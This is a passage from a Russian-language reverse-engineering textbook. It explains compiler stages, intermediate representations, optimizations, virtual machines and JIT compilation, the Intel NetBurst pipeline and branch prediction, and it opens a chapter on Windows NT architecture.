Компиляция начинается в передней части компилятора и включает несколько этапов анализа исходного кода на языке высокого уровня. Обычно первым выполняется лексический анализ, или сканирование: компилятор просматривает исходный файл и выделяет отдельные лексемы. Лексемами называются текстовые символы, из которых состоит код. Например, в строке

```
if (Remainder != 0)
```

символы `if`, `(`, `Remainder` и `!=` являются лексемами. При сканировании лексический анализатор подтверждает, что они образуют допустимые «предложения» по правилам языка. Например, он может проверить, что после `if` следует `(`, как того требуют некоторые языки. Вместе с каждым словом анализатор сохраняет его значение в конкретном контексте. Это можно считать очень простой версией того, как человек разбирает предложения естественного языка. Предложение делится на несколько логических частей, а слова приобретают настоящий смысл лишь в контексте. Аналогичным образом лексический анализ проверяет допустимость каждой лексемы в текущем контексте и отмечает этот контекст. Обнаружив неожиданную лексему, компилятор сообщает об ошибке.

Передняя часть компилятора, вероятно, меньше всего интересует специалиста по обратной разработке. В основном она выполняет преобразование, которое редко как-либо меняет смысл программы: лишь проверяет допустимость и переводит её во внутреннее представление компилятора.

Промежуточные представления

Если задуматься, вся работа компилятора связана с представлениями. Его главная роль - преобразовать код из одной формы в другую. В ходе этого процесса компилятору необходимо создать собственное представление кода. Такое промежуточное, или, как его иногда называют, внутреннее представление полезно для обнаружения ошибок, улучшения кода и, в конечном счёте, создания итогового машинного кода.

Правильный выбор промежуточного представления - одно из важнейших проектных решений создателя компилятора. Его устройство в большой степени зависит от того, какой исходный материал, то есть язык высокого уровня, компилятор принимает на вход и какой объектный код выдаёт. Некоторые промежуточные представления очень близки к языку высокого уровня и сохраняют значительную долю первоначальной структуры программы. Такие сведения полезны, если над кодом предполагается выполнять сложные улучшения и оптимизации. Другие компиляторы используют промежуточное представление, более близкое к низкоуровневому ассемблерному коду. Оно часто удаляет значительную часть высокоуровневых структур исходной программы и подходит для архитектур компиляторов, в большей степени сосредоточенных на

низкоуровневых подробностях кода. Наконец, нередко компилятор имеет два или больше промежуточных представления - по одному для каждого этапа компиляции.

Оптимизатор

Способность выполнять оптимизации - одна из главных причин, по которым специалисту по обратной разработке следует понимать компиляторы. Другая причина состоит в необходимости разбираться в низкоуровневых оптимизациях, выполняемых задней частью. Оптимизаторы применяют множество методов повышения эффективности кода. Обычно перед ними ставится одна из двух главных целей: создать код с максимально возможной производительностью либо двоичные файлы минимально возможного размера. Большинство компиляторов умеет в той или иной мере сочетать обе цели.

Оптимизации внутри оптимизатора не зависят от процессора. Это универсальные улучшения исходного кода программы, не связанные с конкретной целевой платформой. Какие бы именно преобразования ни выполнялись, оптимизатор обязан сохранить точный смысл первоначальной программы и никоим образом не изменить её поведение.

В следующих разделах кратко рассмотрены разные области, в которых оптимизатор может улучшить программу. Важно помнить, что некоторые преобразования, сильно влияющие на читаемость, могут выполняться не оптимизатором, а задней частью при работе, зависящей от конкретного процессора.

Структура кода

Оптимизаторы часто меняют структуру кода, чтобы повысить эффективность и при этом сохранить смысл. Например, циклы можно частично или полностью развернуть. Развёртывание означает, что вместо повторения одного фрагмента с помощью инструкции перехода код дублируется, и процессор исполняет его несколько раз. Полученный двоичный файл становится больше, зато полностью исчезает необходимость управлять счётчиком и выполнять условные переходы, которые довольно неэффективны; см. раздел о конвейерах процессора далее в этой главе. Цикл можно развернуть и частично: число его проходов уменьшается благодаря выполнению нескольких исходных итераций за один цикл.

Обрабатывая блок `switch`, компилятор может определить наиболее эффективный способ поиска нужного варианта во время работы. Это может быть прямая таблица, где доступ к отдельным блокам осуществляется по операнду, либо разные виды поиска на основе дерева.

Ещё один хороший пример оптимизации структуры - перестройка циклов ради повышения эффективности. Наиболее распространённая высокоуровневая конструкция - цикл с предварительной проверкой, условие которого оценивается до выполнения тела. Проблема состоит в том, что в конце тела требуется дополнительный безусловный переход обратно к началу. Для сравнения: цикл с последующей проверкой имеет лишь одну инструкцию условного перехода в конце и потому эффективнее. Поэтому оптимизаторы часто преобразуют циклы с предварительной проверкой в циклы с последующей. Иногда для этого перед началом цикла необходимо вставить оператор `if`, который не позволит войти в цикл, если условие не выполнено.

Оптимизации структуры кода подробнее рассматриваются в приложении A.

Устранение избыточности

Устранение избыточности - важный элемент оптимизации кода, который мало интересует специалиста по обратной разработке. Программисты часто создают код с повторным выполнением одного вычисления, присваиванием переменным значений, которые никогда не используются, и другими излишествами. Оптимизаторы располагают алгоритмами для поиска и удаления такой избыточности.

Например, программисты постоянно оставляют внутри циклов неизменные выражения, хотя это расточительно: повторно вычислять их не нужно, поскольку продвижение цикла на них не влияет. Хороший оптимизатор обнаруживает подобные операторы и ради эффективности переносит их за пределы цикла.

Оптимизатор также способен упростить арифметику указателей: эффективно вычислить адрес элемента массива или структуры и сохранить результат в кэше, чтобы не повторять вычисление при последующих обращениях к тому же элементу.

Задняя часть

Задняя часть компилятора, которую иногда называют генератором кода, отвечает за создание кода целевой платформы из промежуточного представления, сформированного и обработанного на предыдущих этапах компиляции. Именно здесь промежуточное представление «встречается» с языком конкретной цели, обычно с некоторым низкоуровневым языком ассемблера.

Поскольку генератор кода выбирает конкретные ассемблерные инструкции, обычно только он располагает достаточными сведениями для серьёзных оптимизаций, зависящих от платформы. Это важно, поскольку многие преобразования, затрудняющие чтение созданного компилятором ассемблерного кода, происходят именно здесь.

Ниже перечислены три важнейших, по крайней мере с нашей точки зрения, этапа генерации кода:

• **Выбор инструкций.** На этом этапе код промежуточного представления переводится в инструкции конкретной платформы. Выбор каждой отдельной инструкции сильно влияет на общую производительность программы и требует от компилятора знания различных свойств всех инструкций.
• **Распределение регистров.** Во многих промежуточных представлениях доступно неограниченное количество регистров, поэтому каждую локальную переменную можно поместить в регистр. Ограниченность числа регистров целевого процессора проявляется при генерации кода, когда компилятор должен решить, какая переменная окажется в каком регистре, а какую придётся поместить в стек.
• **Планирование инструкций.** Поскольку большинство современных процессоров способно одновременно обрабатывать несколько инструкций, возникает вопрос зависимостей данных между ними. Если одна инструкция выполняет операцию и сохраняет результат в регистре, немедленное чтение того же регистра следующей инструкцией вызовет задержку: результат первой операции может быть ещё не готов. Поэтому генератор применяет алгоритмы планирования для конкретной платформы, переставляющие инструкции ради достижения наибольшего возможного параллелизма. В итоге получается перемежающийся код, где две последовательности, работающие с двумя разными задачами, переплетаются в одну. Такие последовательности неоднократно встретятся в практических сеансах реверсинга этой книги.

Файлы листинга

Файл листинга - созданный компилятором текстовый файл с полученным ассемблерным кодом. Разумеется, такие сведения можно добыть дизассемблированием созданных компилятором двоичных файлов, однако листинг вдобавок удобно показывает соответствие каждой строки ассемблера первоначальному исходному коду. Файлы листинга являются не столько инструментом реверсинга, сколько исследовательским средством: с их помощью изучают поведение конкретного компилятора, передавая ему разный код и наблюдая выходной результат.

Большинство компиляторов поддерживает создание файлов листинга во время компиляции. Для некоторых, например GCC, это обычная часть процесса, поскольку компилятор не создаёт объектный файл непосредственно, а сначала выдаёт ассемблерный файл, который затем обрабатывает ассемблер. В таком компиляторе запрос листинга означает лишь, что файл не следует удалять после завершения ассемблера. В других компиляторах, например Microsoft или Intel, листинг является необязательной возможностью, которую нужно включить параметром командной строки.

Конкретные компиляторы

Все рассматриваемые в книге примеры скомпилированного кода, не считая исследуемого стороннего кода, созданы одним из трёх компиляторов:

• **GCC и G++ версии 3.3.1.** GNU C Compiler (GCC) и GNU C++ Compiler (G++) - популярные компиляторы с открытым исходным кодом, создающие программы для множества разных процессоров, включая IA-32. Компиляторы GNU, которые доступны и для других языков высокого уровня, широко применяются разработчиками на платформах Unix, например Linux; с их помощью фактически собрана большая часть систем Unix. Следует отметить, что компиляторы GNU позволяют писать код и для Microsoft Windows. Они обладают мощным механизмом оптимизации, обычно выдающим результаты, похожие на два других компилятора из списка. Однако генератор кода IA-32 у GNU, по-видимому, не особенно агрессивен, вероятно из-за поддержки столь большого числа разных процессоров. С одной стороны, поэтому создаваемый ими код IA-32 часто оказывается немного менее эффективным, чем у некоторых других популярных компиляторов этой архитектуры. С другой стороны, для обратной разработки это преимущество: такой код нередко чуть легче читать, по крайней мере по сравнению с результатом других обсуждаемых здесь компиляторов.
• **Microsoft C/C++ Optimizing Compiler версии 13.10.3077.** Оптимизирующий компилятор Microsoft - один из наиболее распространённых на платформе Windows. Он поставляется с разными версиями Microsoft Visual Studio; в книге используется вариант из Microsoft Visual C++ .NET 2003.
• **Intel C++ Compiler версии 8.0.** Компилятор Intel C/C++ создавался прежде всего для тех, кому необходимо выжать из процессоров Intel IA-32 абсолютно максимальную производительность. Его хороший этап оптимизации, по-видимому, находится на одном уровне с двумя другими компиляторами списка, но особенно Intel отличается задней частью. Неудивительно, что компания сосредоточилась на создании высокооптимизированного кода IA-32 с учётом особенностей архитектуры Intel NetBurst и других архитектур Intel. Компилятор также поддерживает расширенные наборы SSE, SSE2 и SSE3, доступные в современных процессорах IA-32.

Среды выполнения

Среда выполнения - компонент, который непосредственно запускает программы. Им может быть центральный процессор либо программная среда, например виртуальная машина. Для обратной разработки среды выполнения особенно важны, поскольку их архитектура часто влияет на способ создания и компиляции программы, а значит, непосредственно определяет читаемость кода и процесс реверсинга.

В следующих разделах описаны два основных вида сред выполнения - виртуальные машины и микропроцессоры, - а также влияние среды программы на обратную разработку.

Программные среды выполнения: виртуальные машины

Некоторые платформы разработки не создают исполняемый машинный код, непосредственно работающий на процессоре. Вместо этого они формируют промежуточное представление программы, или байт-код. На компьютере пользователя такой байт-код читает специальная программа, исполняющая его на местном процессоре. Эта программа называется виртуальной машиной. Виртуальная машина всегда зависит от процессора, то есть конкретная реализация работает только на определённой платформе. Однако для многих форматов байт-кода существуют разные виртуальные машины, позволяющие выполнять одну и ту же программу на нескольких платформах.

Две распространённые архитектуры - виртуальная машина Java (Java Virtual Machine, JVM), выполняющая программы Java, и общеязыковая среда выполнения (Common Language Runtime, CLR), запускающая приложения Microsoft .NET.

Программы для виртуальных машин имеют несколько значительных преимуществ по сравнению с обычными программами, непосредственно выполняемыми нижележащим оборудованием:

• **Изоляция от платформы.** Поскольку конечный пользователь получает программу в универсальном, не зависящем от машины представлении, теоретически её можно выполнить на любой компьютерной платформе с совместимой средой выполнения. Поставщику программы, по крайней мере теоретически, не приходится беспокоиться о совместимости: среда выполнения находится между программой и системой и инкапсулирует все особенности конкретной платформы.
• **Расширенные возможности.** Работая под управлением виртуальной машины, программа может пользоваться, и обычно пользуется, множеством развитых функций, редко встречающихся в настоящих кремниевых процессорах. К ним относится сборка мусора - автоматическая система, отслеживающая использование ресурсов и освобождающая объекты памяти, когда те больше не нужны. Ещё одна важная возможность - безопасность типов во время выполнения. Виртуальная машина располагает точными сведениями о типах данных исполняемой программы и может проверять их безопасность на всём протяжении работы. Некоторые виртуальные машины также отслеживают обращения к памяти и убеждаются в их допустимости. Зная точную длину каждого блока и наблюдая за его использованием во всём приложении, виртуальная машина легко обнаруживает попытки чтения или записи за пределами блока и подобные ошибки.

Байт-код

Интересная особенность виртуальных машин состоит в том, что почти каждая имеет собственный формат байт-кода. По существу, это низкоуровневый язык, похожий на ассемблер аппаратного процессора, например IA-32. Разница, конечно, заключается в выполнении такого двоичного кода. В обычной программе каждую инструкцию декодирует и исполняет оборудование, тогда как виртуальная машина самостоятельно разбирает двоичные файлы. Именно это даёт ей столь жёсткий контроль над всеми действиями программы: каждая исполняемая инструкция проходит через виртуальную машину, поэтому та может наблюдать за любой операцией и управлять ею.

За последние несколько лет граница между байт-кодом и обычным двоичным кодом процессора несколько размылась. Несколько компаний разрабатывают процессоры байт-кода, способные непосредственно выполнять языки, которые прежде поддерживались лишь виртуальными машинами. Например, для Java компании Imsys и aJile предлагают «процессоры прямого выполнения», исполняющие байт-код Java без виртуальной машины.

Интерпретаторы

Первоначальный подход к реализации виртуальных машин состоял в применении интерпретаторов. Интерпретаторы - это программы, которые читают байт-код программы и расшифровывают каждую инструкцию, «выполняя» её в виртуальной среде, реализованной программно. Важно понимать не только то, что инструкции не исполняются непосредственно главным процессором, но и то, что доступными программе байт-кода данными управляет интерпретатор. Следовательно, программа не получает прямого доступа к регистрам центрального процессора узла. Любые «регистры», к которым она обращается, интерпретатор обычно должен отображать в память.

У интерпретаторов есть один крупный недостаток - производительность. Каждая инструкция отдельно декодируется и выполняется программой, которая сама работает на настоящем процессоре, поэтому итоговая программа оказывается значительно медленнее, чем при непосредственном выполнении процессором узла. Причины становятся очевидны, если представить объём работы, необходимый интерпретатору для исполнения одной высокоуровневой инструкции байт-кода.

Для каждой инструкции интерпретатор должен перейти к специальной функции или области кода, которая её обрабатывает, определить задействованные операнды и изменить состояние системы так, чтобы оно отражало результат. Даже самая лучшая реализация всё равно преобразует каждую инструкцию байт-кода в десятки инструкций физического процессора. Поэтому интерпретируемые программы работают на порядки медленнее скомпилированных аналогов.

JIT-компиляторы

Современные реализации виртуальных машин обычно избегают интерпретаторов из-за описанных проблем производительности. Вместо них применяются JIT-компиляторы, то есть компиляторы «точно вовремя» (just-in-time). Такая компиляция представляет собой альтернативный способ выполнения программ в байт-коде без потерь производительности, присущих интерпретации.

Идея состоит в том, чтобы во время работы брать фрагменты байт-кода и перед исполнением компилировать их в машинный язык физического процессора. Затем эти фрагменты выполняются центральным процессором узла непосредственно. Обычно процесс продолжается постоянно: части байт-кода компилируются по требованию тогда, когда становятся нужны, откуда и происходит выражение «точно вовремя».

Стратегии обратной разработки

Исследование программ в байт-коде часто совершенно не похоже на реверсинг обычных исполняемых файлов для физического процессора. Прежде всего большинство языков байт-кода содержит намного больше подробностей, чем соответствующий машинный код. Например, исполняемые файлы Microsoft .NET хранят весьма подробные сведения о типах данных, называемые метаданными. Они описывают классы, параметры функций, типы локальных переменных и многое другое.

Наличие таких сведений полностью меняет реверсинг, поскольку значительно приближает нас к первоначальному высокоуровневому представлению программы. Более того, они позволяют создавать чрезвычайно эффективные декомпиляторы, способные восстанавливать из исполняемых файлов байт-кода на удивление читаемое представление на языке высокого уровня. Это справедливо и для Java, и для .NET и создаёт проблему поставщикам программ для данных платформ: защитить исполняемые файлы от лёгкой обратной разработки трудно. Обычно решением становятся обфускаторы - программы, которые пытаются удалить из исполняемого файла как можно больше конфиденциальных сведений, сохранив его работоспособность.

В зависимости от конкретной платформы и агрессивности обфускации исследователь может выбрать один из двух вариантов: использовать декомпилятор для восстановления высокоуровневого представления целевой программы либо изучить родной низкоуровневый язык, на котором она представлена, читать этот код и пытаться определить устройство и назначение. К счастью, с языками байт-кода обычно довольно легко работать, поскольку они не настолько низкоуровневы, как средний язык ассемблера физического процессора. Глава 12 знакомит с платформой Microsoft .NET и её родным языком Microsoft Intermediate Language (MSIL), а также показывает обратную разработку программ .NET.

Аппаратные среды выполнения в современных процессорах

Поскольку книга преимущественно посвящена реверсингу обычных программ IA-32, имеет смысл вкратце посмотреть, как код выполняется внутри этих процессоров, и понять, можно ли обратить такие сведения себе на пользу.

На заре микропроцессоров всё было гораздо проще. Микропроцессор представлял собой набор цифровых цепей, способных выполнять разные операции и управляемых машинным кодом, считываемым из памяти. Его работа сводилась к бесконечно повторяющейся последовательности: прочитать инструкцию из памяти, декодировать её и запустить нужную цепь для выполнения операции, указанной машинным кодом. Важно понимать, что выполнение было полностью последовательным. Когда возник спрос на более быстрые и гибкие микропроцессоры, их проектировщикам пришлось внедрять параллелизм с помощью различных методов.

Проблема заключалась в неизменной необходимости обратной совместимости. Например, новые версии процессоров IA-32 обязаны по-прежнему поддерживать исходный набор инструкций IA-32. Само по себе это не было бы затруднением, но современные процессоры широко поддерживают параллельное выполнение, которого трудно добиться с набором инструкций, изначально не предназначенным для этого. Инструкции создавались для последовательного исполнения и часто зависят друг от друга, что препятствует параллелизму.

Общая стратегия современных процессоров IA-32 состоит в одновременном выполнении двух или нескольких инструкций. Проблемы начинаются, когда одной инструкции нужны сведения, создаваемые другой. Тогда для сохранения функций кода инструкции должны выполняться в первоначальном порядке.

Из-за таких ограничений современные компиляторы применяют множество методов создания кода, который может работать на современных процессорах как можно эффективнее. Естественно, это сильно влияет на читаемость дизассемблированного кода. Понимание причин таких оптимизаций помогает расшифровывать оптимизированный код.

В следующих разделах рассматриваются общая архитектура современных процессоров IA-32 и способы достижения параллелизма и высокой пропускной способности инструкций.

Эта тема необязательна и включена потому, что всегда лучше знать причины существующего положения дел. В данном случае общее понимание устройства оптимизированного кода IA-32 может помочь при попытке расшифровать его смысл.

> **Процессоры, совместимые с IA-32.** На протяжении многих лет разные компании пытались проникнуть на прибыльный рынок процессоров IA-32, полностью занятый корпорацией Intel, создавая совместимые процессоры. Обычно стратегия состояла в том, чтобы предложить более дешёвые устройства, на 100 процентов совместимые с Intel IA-32 и обладающие такой же или более высокой производительностью. Наибольшего успеха добилась AMD (Advanced Micro Devices), средняя доля которой на рынке процессоров IA-32 превысила 15 процентов.
>
> При изучении ассемблера IA-32 обычно не приходится беспокоиться о других марках благодаря их прекрасной совместимости с реализациями Intel. Даже код, специально оптимизированный для Intel NetBurst, как правило, исключительно хорошо работает на других процессорах, например AMD. Поэтому компиляторам редко нужны особые оптимизации для процессоров не от Intel.
>
> Важная специфическая возможность AMD - набор инструкций 3DNow!. Он определяет SIMD-инструкции, то есть инструкции «одна команда - множество данных», способные выполнять несколько операций с плавающей запятой за один такт. 3DNow! непосредственно конкурирует с расширениями Intel SSE, SSE2 и SSE3 (Streaming SIMD Extensions). Помимо собственного набора 3DNow!, процессоры AMD ради совместимости поддерживают расширения SSE от Intel. Само собой, процессоры Intel не поддерживают 3DNow!.

Intel NetBurst

Микроархитектура Intel NetBurst является текущей средой выполнения для многих современных процессоров Intel IA-32. Понимать её основы важно, поскольку они объясняют рекомендации по оптимизации, которым следуют почти все существующие генераторы кода IA-32.

µops (микрооперации)

Для реализации каждой поддерживаемой инструкции процессоры IA-32 применяют микрокод. По существу, это ещё один уровень программирования внутри процессора. Сам процессор содержит гораздо более примитивное ядро, способное выполнять только довольно простые операции, хотя и с чрезвычайно высокой скоростью. Для реализации сравнительно сложных инструкций IA-32 в процессоре имеется ПЗУ микрокода с последовательностями для каждой инструкции набора.

Постоянное получение микрокода инструкций из ПЗУ способно создать серьёзное узкое место производительности, поэтому процессоры IA-32 применяют кэш трассировки выполнения, где сохраняется микрокод часто исполняемых инструкций.

Конвейеры

В сущности, конвейер центрального процессора подобен заводской сборочной линии, которая декодирует и исполняет инструкции программы. Инструкция попадает в конвейер и разбивается на несколько низкоуровневых задач, которые должен решить процессор.

В процессорах NetBurst конвейер имеет три основных этапа:

1. **Передняя часть.** Отвечает за декодирование каждой инструкции и создание представляющей её последовательности µops. Затем микрооперации передаются ядру с внеочередным выполнением.
2. **Ядро с внеочередным выполнением.** Получает последовательности µops от передней части и переставляет их в соответствии с доступностью различных ресурсов процессора. Цель состоит в максимально агрессивном использовании ресурсов ради параллелизма. Возможность сделать это сильно зависит от исходного кода, поступившего в переднюю часть. При подходящих условиях ядро действительно выдаёт несколько µops за один такт.
3. **Секция завершения.** Главным образом отвечает за сохранение первоначального порядка инструкций программы при применении результатов внеочередного выполнения.

Для непосредственного выполнения операций архитектура предоставляет четыре порта исполнения, каждый с собственным конвейером. Их возможности различаются, как показано на рисунке 2.4.




Рисунок 2.4. Порты выдачи и отдельные исполнительные устройства процессоров Intel NetBurst.

Обратите внимание, что порты 0 и 1 имеют арифметико-логические устройства (АЛУ) с удвоенной скоростью. Это существенно для оптимизаций IA-32: каждое АЛУ способно выполнить две операции за один такт. Например, за такт можно произвести до четырёх сложений или вычитаний - по два в каждом быстродействующем АЛУ. С другой стороны, операции с плавающей запятой без SIMD почти наверняка занимают как минимум один такт, поскольку существует только одно устройство, которое действительно их выполняет, и ещё одно для переноса данных между памятью и стеком FPU.

Рисунок 2.4 помогает понять порядок инструкций и алгоритмы компиляторов, учитывающих NetBurst, поскольку объясняет некоторые иначе неочевидные явления, которые позднее встретятся в машинно-сгенерированных последовательностях.

Можно считать, что задние части большинства современных компиляторов IA-32 учитывают NetBurst при генерации кода. Это будет заметно во многих примерах далее в книге.

Предсказание переходов

Одна из серьёзных проблем описанного конвейерного подхода связана с выполнением переходов. Процессор с глубоким конвейером должен всегда знать, какая инструкция будет следующей. Обычно, как только появляется место, он просто извлекает следующую инструкцию из памяти. Но что происходит, если в коде встречается условный переход?

Условные переходы создают проблему, поскольку их результат часто ещё неизвестен в момент, когда пора получать следующую инструкцию. Можно было бы остановить обработку уже находящихся в конвейере инструкций до появления сведений о том, будет ли выполнен переход. Но это пагубно повлияло бы на производительность, ведь процессор работает на полную мощность только при заполненном конвейере. Повторное заполнение требует значительного числа тактов в зависимости от длины конвейера и других факторов.

Решение состоит в попытке предсказать результат каждого условного перехода. На основании прогноза процессор заполняет конвейер инструкциями либо непосредственно после перехода, если тот предположительно не будет выполнен, либо начиная с целевого адреса, если ожидается переход. Ошибочное предсказание обычно обходится дорого и требует полностью очистить конвейер.

Общая стратегия предсказания предполагает, что обратные переходы к более ранней инструкции всегда будут выполнены, поскольку обычно используются в циклах, где переход происходит на каждой итерации и отсутствует только на последней. Прямые переходы, обычно применяемые в операторах `if`, считаются невыполняемыми.

Чтобы повысить точность прогноза, процессоры IA-32 применяют буфер трассировки переходов (Branch Trace Buffer, BTB), записывающий результаты последних обработанных инструкций перехода. При встрече с переходом процессор ищет его в BTB и, если находит запись, использует эти сведения для предсказания.

Заключение

В этой главе мы ввели понятие низкоуровневого программного обеспечения и рассмотрели основные сведения, необходимые для успешной обратной разработки программ. Мы разобрали базовые высокоуровневые понятия и их отображение в низкоуровневый мир, а также познакомились с языком ассемблера - родным языком реверсинга. Кроме того, были рассмотрены более основательные низкоуровневые темы, часто влияющие на обратную разработку, в частности компиляторы и среды выполнения. Следующая глава даёт дополнительные вводные сведения и сосредоточена на основах операционных систем.

Глава 3. Основы Windows

Операционные системы играют ключевую роль в обратной разработке. Программы тесно с ними связаны, и исследование этого интерфейса позволяет собрать множество сведений. Более того, конечный смысл любой программы проявляется во взаимодействии с внешним миром: она принимает ввод пользователя, выводит данные на экран, записывает файлы и так далее. Поэтому критически важно распознавать и понимать точки связи между прикладной программой и операционной системой.

Эта глава знакомит с архитектурой последних поколений Microsoft Windows - операционной системы, используемой на протяжении книги. Некоторая часть материала довольно проста. Если вы прекрасно разбираетесь в операционных системах вообще и в архитектуре Windows в частности, можете пропустить эту главу.

Важно понимать, что перед вами лишь краткий обзор сведений, которыми можно было бы заполнить несколько толстых книг. Я постарался сделать его одновременно как можно более полным и как можно точнее ориентированным на обратную разработку. Если вам понадобятся дополнительные сведения по отдельным темам главы, в её конце перечислено несколько источников.

Компоненты и основная архитектура

Прежде чем углубляться в работу Windows, вкратце посмотрим, как система пришла к современной архитектуре, и перечислим её наиболее фундаментальные особенности.

Краткая история

Как вам, вероятно, известно, когда-то существовали две разные операционные системы с названием Windows: Windows и Windows NT. Первая продавалась под именами Windows 95, Windows 98 и Windows Me и происходила от старых 16-разрядных версий Windows. Windows NT была представлена как Windows 2000, а позднее - как Windows XP и Windows Server 2003. Это более новая архитектура, разработку которой Microsoft начала в первые годы 1990-х. Windows NT изначально проектировалась как 32-разрядная операционная система с виртуальной памятью, многопоточностью и поддержкой нескольких процессоров, поэтому она гораздо лучше подходит современному оборудованию и программному обеспечению.

Обе операционные системы сделали совместимыми с API Win32, чтобы приложения могли работать в каждой из них. В 2001 году Microsoft наконец решила отказаться от старого продукта Windows, что, по моему мнению, следовало сделать намного раньше, и предлагать только системы на основе NT. Первой общедоступной потребительской версией Windows NT стала Windows XP. Для пользователей Windows 9x она была крупным шагом вперёд, а для пользователей предшествующей системы на основе NT, Windows 2000, - значительно меньшим. В этой главе в основном описывается Windows XP, однако большая часть материала посвящена фундаментальным понятиям, которые почти не менялись между Windows NT 4.0, выпущенной в 1996 году, и Windows Server 2003. Можно с уверенностью предположить, что материал будет в равной степени применим и к следующему выпуску Windows, который сейчас носит кодовое имя Longhorn.

Возможности

Ниже перечислены основные возможности архитектуры Windows NT.

• **Полностью 32-разрядная архитектура.** Теперь, когда переход к 64-разрядным вычислениям уже идёт полным ходом, это может звучать не особенно впечатляюще, однако Windows NT представляет собой чистую 32-разрядную вычислительную среду, свободную от старых 16-разрядных пережитков. Современные версии операционной системы также доступны в 64-разрядном варианте.
• **Поддержка виртуальной памяти.** Диспетчер памяти Windows NT использует полноценную модель виртуальной памяти, которая подробно рассматривается далее в этой главе.
• **Переносимость.** В отличие от первоначального продукта Windows, Windows NT написана на сочетании C и C++, поэтому её можно заново скомпилировать для работы на разных процессорных платформах. Кроме того, все обращения к физическому оборудованию проходят через особый уровень аппаратных абстракций (Hardware Abstraction Layer, HAL), который изолирует систему от оборудования и упрощает перенос на новые аппаратные платформы.
• **Многопоточность.** Windows NT является полностью вытесняющей многопоточной системой. Хотя поздние версии первоначальной Windows тоже поддерживали многопоточность, в них оставались невытесняющие компоненты, например 16-разрядные реализации USER и GDI, то есть частей графического интерфейса Windows. Эти компоненты отрицательно влияли на способность системы обеспечивать параллельное выполнение.
• **Поддержка нескольких процессоров.** Ядро Windows NT способно работать с несколькими процессорами, поэтому лучше подходит для высокопроизводительных вычислительных сред, например крупных серверов центров обработки данных и других приложений с большой нагрузкой на центральный процессор.
• **Безопасность.** В отличие от старых версий Windows, Windows NT проектировалась с учётом безопасности. С каждым объектом системы связан список управления доступом (Access Control List, ACL), определяющий, каким пользователям разрешено им управлять. Файловая система Windows NT (NTFS) также поддерживает ACL для каждого отдельного файла и позволяет шифровать отдельные файлы или целые тома.
• **Совместимость.** Windows NT достаточно хорошо совместима со старыми приложениями и способна выполнять 16-разрядные программы Windows, а также некоторые программы DOS. Старые приложения запускаются в специальной изолированной виртуальной машине, откуда не могут поставить под угрозу остальную систему.

Поддерживаемое оборудование

Первоначально Windows NT проектировалась как межплатформенная операционная система и выпускалась для нескольких процессорных архитектур, включая IA-32, DEC Alpha и другие. В последних версиях единственной поддерживаемой 32-разрядной платформой оставалась IA-32, однако теперь Microsoft также поддерживает 64-разрядные архитектуры AMD64, Intel IA-64 и Intel EMT64.

Управление памятью

